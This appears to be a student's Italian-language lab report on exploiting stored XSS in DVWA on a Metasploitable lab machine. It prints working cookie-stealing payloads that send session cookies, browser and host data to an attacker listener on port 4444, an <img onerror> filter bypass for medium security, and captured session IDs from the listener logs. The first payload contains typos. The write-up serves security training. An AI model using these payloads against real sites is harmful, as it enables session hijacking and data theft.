
## WallaceValt

## Report esecutivo day 2

Per il corretto svolgimento della richiesta del giorno 2 ho configurato le macchine come richiesto e ho verificato la comunicazione tramite un test di ping. Il risultato è che le macchine comunicano perfettamente. L'ambiente è conforme alla richiesta.



Fatto questo accedo alla dvwa della metaspoitable tramite <a href="http://192.168.104.150/dvwa">http://192.168.104.150/dvwa</a>, accedo alla sezione XSS stored e inserisco uno script malevolo pensato per rubare il cookie di sessione e mandarlo al nostro server netcat aperto sulla porta 4444. Lo script è:

```
<script>
new Image().src="http://192.104.100:4444/leak?c=" + document.cookie;
<script/>
```

## Spiegazione script utilizzato:

Questo script ha il compito di creare un nuovo oggetto immagine (**new Image().src =**) ma non lo visualizza. Il suo unico scopo è inviare una richiesta a un URL specifico.

L'URL è ovviamente il server dell'attaccante (http://192.168.104.100: 4444/leak?c=).

Il /leak?c= è un parametro che indica al server che i dati seguenti sono il cookie.

**document.cookie** Questa ultima parte prende il cookie di sessione dell'utente (document.cookie), lo codifica per renderlo sicuro per l'URL e lo aggiunge alla fine dell'indirizzo.

Prima di uploadare lo script, ho avviato il server netcat tramite il comando **netcat -lvnp 4444**, a questo punto lancio lo script e noteremo subito i dati inerenti alle istruzioni date all'interno dello script.

Il cookie di sessione è evidenziato nell'immagine nella terza riga:

GET /leak?c=security%3Dlow%3B%20PHPSESSID%3Dea5e41ffb8dfa85561ec8582eff34193 HTTP/1.1

## **BONUS**

Per quanto riguarda lo svolgimento di questa task in security medium, ho chiaramente iniziato impostando la security a livello richiesto, successivamente ho lavorato a uno script che ritornasse il cookie, la versione browser, l'indirizzo IP e la data.

Inizialmente lo script pensato per ottenere i risultati richiesti dalla traccia era il seguente <script>document.location='http://192.168.104.100:4444/?c='+document.cookie+'&d='+document.doma in+'&u='+navigator.userAgent+'&t='+new Date().toUTCString()+'';</script>

Dopo vari tentativi, e dopo aver constatato che il tag "<script>" veniva identificato dal server come tentativo di esecuzione di codice malevolo, abbiamo provveduto con un tag che potesse passare inosservato come il tag "<img", che ha riportato risultati positivi.

Dal momento che abbiamo sostituito **<script>** con **<img** abbiamo riscontrato un problema con il reperimento della data, allora abbiamo osservato più da vicino la parte di script che doveva ritornare quel valore. Dopo vari test abbiamo tentato di mandare singolarmente solo quella parte di script, con il sospetto di aver commesso errori di sintassi "**<img src=x onerror="new** 

Image().src='http://192.168.104.100:4444/?t='+new Date().toISOString()">". La risposta che abbiamo ottenuto restituisce la data, a questo punto abbiamo avuto la prova che potevamo segmentare lo script in più parti.

Gli script sono stati segmentati nel seguente modo:

- 1. <img src=x onerror="new Image().src='http://192.168.104.100:4444/?c='+document.cookie">
- 2. <img src=x onerror="new Image().src='http://192.168.104.100:4444/?u='+navigator.userAgent">
- 3. <img src=x onerror="new Image().src='http://192.168.104.100:4444/?i='+location.hostname">
- 4. <img src=x onerror="new Image().src='http://192.168.104.100:4444/?t='+new Date().toISOString()">

<pre><img onerror="new Image().src='http://192.168.104.100:4444/?c='+document.cookie" src="x"/></pre>	
primo script	
	ft.
Sign Guestbook	

<img onerror="new Image().src='http://192.168.104.100:4444/?u='+navigator.userAgent" src="x"/>
script info client
Sign Guestbook
<img onerror="new Image().src='http://192.168.104.100:4444/?i='+location.hostname" src="x"/>
script info host
<img onerror="new Image().src='http://192.168.104.100:4444/?t='+new Date().toISOString()" src="x"/>
data e ofa

I risultati ottenuti sono i seguenti:

Cookie: f53e0542a1816365b616a4a5716c5da0

Indirizzo IP: 192.168.104.150

Versione browser: Mozilla/5.0 X11; Linux x86\_64; rv:128.0 Gecko/20100101 Firefox/128.0

Data: 2025-09-02 Time: 09:35:54

```
(kali® kali)-[~]
python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [02/Sep/2025 05:35:54] "GET /?c=security=medium;%20PHPSESSID=f53e0542a1816365b616a4a5716c5da0 HTTP/1.1

192.168.104.100 - - [02/Sep/2025 05:35:54] "GET /?i=192.168.104.150 HTTP/1.1" 200 -
192.168.104.100 - - [02/Sep/2025 05:35:54] "GET /?u=Mozilla/5.0%20(X11;%20Linux%20×86_64;%20rv:128.0)%20Gecko/20100101%20Firefox/128.0 HTTP/1.1" 200 -
192.168.104.100 - - [02/Sep/2025 05:35:54] "GET /?t=2025-09-02T09:35:54.158Z HTTP/1.1" 200 -
```